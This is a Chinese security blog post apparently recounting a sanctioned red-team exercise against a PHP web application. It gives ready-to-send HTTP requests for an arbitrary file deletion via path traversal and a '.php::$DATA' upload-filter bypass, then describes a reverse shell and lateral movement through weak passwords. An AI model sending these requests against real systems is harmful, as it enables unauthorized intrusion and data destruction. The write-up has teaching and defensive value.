

报告，我已打入地方内部 - SecPulse.COM | 安全脉搏

```
“ if (is_array($post['ids'])) {      foreach
    ($post['ids'] as $file) {
        $file->del_dir(ROOT_.....
```

ID	网页地址
1	http://.../index.php
2	http://.../config.inc.php
3	http://.../api/index.php
4	http://.../admin/login.php
5	http://.../beifen.zip
6	http://.../admin/lang.php
7	http://.../notify.php
8	http://.../add_blog.php
9	http://.../receive.inc.php
10	http://.../config.php
11	http://.../session.php
12	http://.../utils.php
13	http://.../pconfig.php

下载后打开，发现是程序的源码，sql 文件都在里面。



找程序中找到数据库的 ip、账号、密码等信息，试试能不能连接。

```
return [  
    // 数据库类型  
    'type' => 'mysql',  
    // 服务器地址  
    'hostname' => '...',  
    // 数据库名  
    'database' => 'h...',  
    // 用户名  
    'username' => 'root',  
    // 密码  
    'password' => '...',  
  
    // 端口  
    'hostport' => '3306',  
    // 连接dsn  
    'dsn' => ''  
];
```



审计源码，发现漏洞

既然连接不上，那么只能审计一下源码了，先拿工具扫一下。

ID	漏洞描述	文件路径	漏洞详情
1	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/common.php	file_get_contents(\$name . 'txt', 'r', data(\$rwd \$i, \$v, unlink(\$path));
2	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/Clear.php	@unlink("\$dirName/\$item");
3	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemClear.php	@unlink("\$dirName/\$item");
4	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemClearData.php	@unlink("\$dirName/\$item");
5	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemClearData.php	@unlink("\$dirName/\$item");
6	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemFile.php	if (\$filesize) \$c = fread(\$fp, filesize(\$p));
7	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemUpgradeClient.php	\$source_url = explode('/', \$str, 2);
8	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/controller/system/SystemUpgradeClient.php	if (\$write(\$handle, \$content) === false) \$json::fail('升级失败');
9	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/view/grasp/index.php	require(['require'], function(\$req) {
10	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/application/admin/view/special/audit/vids/add.php	require(['vue'], function(\$req) {
11	命令执行函数中存在变量，可能存在任意命令执行/删除/修...	/application/pub/controller/Events.php	Hook::exec(self::ServerRunClass, 'task', \$sec);
12	命令执行函数中存在变量，可能存在任意命令执行/删除/修...	/application/pub/controller/Events.php	Hook::exec(self::ServerRunClass);
13	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/application/wap/controller/special.php	exit(file_get_contents(\$path.'/'.\$link));
14	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/extend/api/aliyun/aliyun.php	include_once \$file;
15	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/extend/api/aliyun/aliyun.php	\$url = strpos(\$url, 'http://');
16	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/extend/api/aliyun/aliyun.php	include_once \$path; 'Config.php';
17	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/CanvasService.php	if (\$file_exists(\$file)) \$file_get_contents(\$path, RoutineC
18	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/CanvasService.php	if (\$file_exists(\$path)) \$file_get_contents(\$path, RoutineC
19	文件操作函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/CanvasService.php	if (\$file_exists(\$path)) \$file_get_contents(\$path, RoutineC
20	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/FileService.php	\$file = fopen(\$file, 'r');
21	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/FileService.php	readfile(\$file);
22	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/FileService.php	\$file = fopen(\$file, 'r');
23	读取文件函数中存在变量，可能存在任意文件读取/删除/修...	/extend/service/FileService.php	\$fp = fopen(\$path, 'r');

经过查看，发现 /application/index/controller/system/SystemUpgradeClient.php 中的 setcopydel 方法可以任意提交参数。

```
//删除备份文件
public function setcopydel()
{
    $post = input('post.');
    if (!isset($post['id'])) $json::fail('删除备份文件失败，缺少参数ID');
    if (!isset($post['ids'])) $json::fail('删除备份文件失败，缺少参数IDS');

    $fileservice = new UService;
    if (is_array($post['ids'])) {
        foreach ($post['ids'] as $file) {
            $fileservice->del_dir(ROOT_PATH . 'public' . DS . 'copyfile' . $file);
        }
    }
    if ($post['id']) {
        $copyfile = ROOT_PATH . 'public' . DS . 'copyfile' . $post['id'];
        // echo $copyfile;exit;
        $fileservice->del_dir($copyfile);
    }
    $json::successful('删除成功');
}
```

可以看到以 post 方式接收了两个参数，一个是 id，一个是 ids

```
if (is_array($post['ids'])) {
    foreach ($post['ids'] as $file) {
        $fileservice->del_dir(ROOT_PATH . 'public' . DS . 'copyfile' . $file);
    }
}
```

```
if ($post['id']) {
    $copyFile = ROOT_PATH . 'public' . DS . 'copyfile'
    // echo $copyFile;exit;
    $fileservice->del_file($copyFile);
}
```

ids是需要数组的，然后拼接路径，传入
\$fileservice->del_dir()方法中。

id没有类型判断，直接拼接路径传入\$fileservice->del_file()方法中。

那来看看这两个方法中做了什么事情。

\$fileservice->del_dir()方法是删除目录

A screenshot of a code editor showing PHP code for a function named del_dir. The code includes a docblock with Chinese comments: @function 删除目录, @var:\$dirName 原目录, and @return: 成功=true. The function definition is: static function del_dir(\$dirName) { if (!file_exists(\$dirName)) { return false; } }.

```
/*
 * @function      删除目录
 * @var:$dirName  原目录
 * @return:       成功=true
 */
static function del_dir($dirName)
{
    if (!file_exists($dirName))
    {
        return false;
    }
}
```

删除目录，看来这是一个任意文件删除漏洞，分析下源码。

```
static function del_dir($dirName)
{
    if (!file_exists($dirName)) # 判断文件或目录是否存在，
```

```

{
    return false;
}
$dir = opendir($dirName); # 打开一个目录, 读取它的内
while ($fileName = readdir($dir))
{
    $file = $dirName . '/' . $fileName;
    if ($fileName != '.' && $fileName != '..')
    {
        if (is_dir($file)) # 判断是不是目录,是目录就
        {
            self::del_dir($file);
        }
        else
        {
            unlink($file); # 删除文件
        }
    }
}
closedir($dir);
return rmdir($dirName); # 删除目录
}

```

\$filesystem->del_file()方法是删除文件

```

/*
 * @function 删除文件
 * @var:$dirName 原文件
 */
static function del_file($dirName)
{
    if (!file_exists($dirName))
    {
        return false;
    }

    return unlink($dirName);
}

```

这就没有什么好说的了, 判断文件是否存在, 然后删除。
但是, 这是 hw 啊, 这漏洞什么用都没有啊, 只能继续找

其他漏洞了。

经过漫长的查找终于在

applicationadmincontrollersettingSystemConfiguration.php中的发现了view_upload上传的方法。

```
/**
 * 模板表单提交
 */
public function view_upload()
{
    if ($_POST['type'] == 3) {
        $res = Upload::file($_POST['file'], 'config/file');
    } else {
        $res = Upload::Image($_POST['file'], 'config/image');
    }
    if (!$res->status) return Json::fail($res->error);
    return Json::successful('上传成功!', ['url' => $res->filePath]);
}
```

这个方法中，type为3的时候是上传文件的，然后传入Upload::file方法。

```
public static function file($fileName, $path, $moveName = true, $autoValidate = [], $root = null, $rule = null)
{
    self::init();
    $path = self::uploadDir($path, $root);
    $dir = ROOT_PATH . DS . 'public' . DS . $path;
    if (!self::validDir($dir)) return self::setError('生成上传目录失败,请检查权限!');
    if (!isset($_FILES[$fileName])) return self::setError('上传文件不存在!');
    $extension = strtolower(pathinfo($_FILES[$fileName]['name'], PATHINFO_EXTENSION));
    if (strtolower($extension) == 'php' || !$extension)
        return self::setError('上传文件非法!');
    $file = request()->file($fileName);
    if (count($autoValidate) > 0) $file -> validate($autoValidate);
    $fileInfo = $file->rule($rule)->move($dir, $moveName);
    if (false === $fileInfo) return self::setError($file->getError());
    return self::successful($path, $fileInfo);
}
```

但是在这个方法中判断了后缀名不能为php，但是在win的系统中，可以通过以下的一些方法绕过。

- .php.
- .php(空格)
- .php:1.jpg
- .php::\$DATA
- .php::\$DATA.....

等等、、

经过尝试，发现使用1.php::\$DATA这样的方式可以绕过，构造的 post 数据包为：

```
POST /index.php/admin/setting.system_config/view_upload
Host: xxx.com
Content-Length: 403
Cache-Control: max-age=0
Origin: http://xxx.com
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKit
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) /
Accept: text/html,application/xhtml+xml,application/xml
Referer: http://xxx.com/index.php/admin/setting.system
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=es9ef1h1c9i0t21brclqigfmt
Connection: close

-----WebKitFormBoundaryP7jKNcoemK2sybZb
Content-Disposition: form-data; name="file"


site_logo
-----WebKitFormBoundaryP7jKNcoemK2sybZb
Content-Disposition: form-data; name="type"

3
-----WebKitFormBoundaryP7jKNcoemK2sybZb
Content-Disposition: form-data; name="site_logo"; filename=
Content-Type: image/png

<?php
phpinfo();
?>
-----WebKitFormBoundaryP7jKNcoemK2sybZb--
```

成功上传文件，但是这个文件上传需要后台登录才能上传，后台之前就已经爆破过了，没有爆破出来账号密码。但是这个程序有install文件，根据经验知道程序安装文

件都会在安装后创建一个文件，来判断是否已经安装，所以在看看是否和我想的一样。



```
1 <?php
2
3 include 'auto.php';
4 if (IS_SAE)
5     header("Location: index_sae.php");
6
7 if (file_exists('../install.lock')) {
8     echo "
9     <html>
10    <head>
11    <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
12    </head>
13    <body>
14    | 你已经安装过该系统，如果想重新安装，请先删除站点install目录下的 install.lock
15    </body>
16    </html>";
17    exit;
18 }
19 @set time limit(1000);
```

可以看到确实是生成了一个install.lock文件来判断是否安装成功，那么我们可以通过之前的任意文件删除漏洞来删除这个文件让系统进行重装。

但是这个删除文件，对系统进行重装，这就得问问裁判组能不能让了啊，经常协商，他们觉得这个程序不重要，在保证不破坏程序的时候可以做。

既然他们说可以了，那么我就小心翼翼的构造一下 post 包，别真的给程序破坏了。

利用漏洞拿到 shell

删除install.lock文件的数据包：

```
POST /index.php/admin/system.System_Upgradeclient/setc
Host: www.xxx.wang
Content-Length: 26
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.xxx.wang
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) /
```


Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Referer: http://www.xxx.wang/index.php/admin/system.S
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=8itmp7itfo1va6uu7bu0ouhg
Connection: close

id=../../install/install.lock&ids=1



```
Raw 头 Hex Render
HTTP/1.1 200 OK
Date: Tue, 08 Dec 2020 01:46:06 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 65

{"code":200,"msg":"\u5220\u9664\u6210\u529f","data":[],"count":0}
```

返回值是成功的，看来没有问题，那就到重装系统的时候了，为了不对系统的数据造成破坏，我们对系统安装需要连接的 mysql 放到自己的服务器中。



成功登录后台，然后上传 shell，还是之前的那个数据包，没有什么好说的，拿到 shell 后我用 nc 反弹一下，查看了系统上都有什么程序，发现这个系统上存在五个程序。

既然上来了，那就收集一下信息，然后把流量代理出去扫描一下，结果发现：

序号	IP地址	服务	端口	帐户	密码	BANNER	用时[毫秒]
1	10.117...	EDF	3389	admini	or	0HEDWX WIN-LL19DQNI6FK	6250
2	10.117...	EDF	3389	admini	tor	0HEDWX WIN-JB41SM1EGCB	6361
3	10.117...	EDF	3389	admini	ator	0HEDWX WIN-Q364THUW1M6	8913
4	10.117...	EDF	3389	admini	ator	0HEDWX WIN-MTCUS44MS1K	13495
5	10.117...	MySQL	3306		t	5.6.24	73
6	10.117...	MySQL	3306		t	5.5.15	35
7	10.117...	EDF	3389	adm	trator	0HEDWX WIN-LJT29FIGHT2	14401
8	10.117...	EDF	3389	adm	trator	0HEDWX SHIXUEWEN4	14445
9	10.117...	EDF	3389	adm	trator	0HEDWX WIN-JHNP806HWVS	14424
10	10.117...	EDF	3389	adm	trator	0HEDWX WIN-VU1SSQCUS3	14444
11	10.117...	EDF	3389	adm	trator	0HEDWX SHIXUEWEN2	15021
12	10.117...	EDF	3389	adm	trator	0HEDWX WIN-NUPSKB99A3H	16153
13	10.117...	EDF	3389	adm	trator	0HEDWX WIN-80JW9VCTIED	7267
14	10.117...	EDF	3389	adm	trator	0HEDWX SHIXUEWEN1	14385
15	10.117...	FTP	21	anc	us	UNIX Type: L8	121
16	10.117...	FTP	21	anc	us	UNIX Type: L8	21

只是扫描了一下而已，这个多弱口令，这稳了，通过这些弱口令在来做横向移动，一共拿下了近百台的机器，得了 3600 分。

报告，我已打入敌方内部！



本文作者： [酒仙桥六号部队](#)

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/156534.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

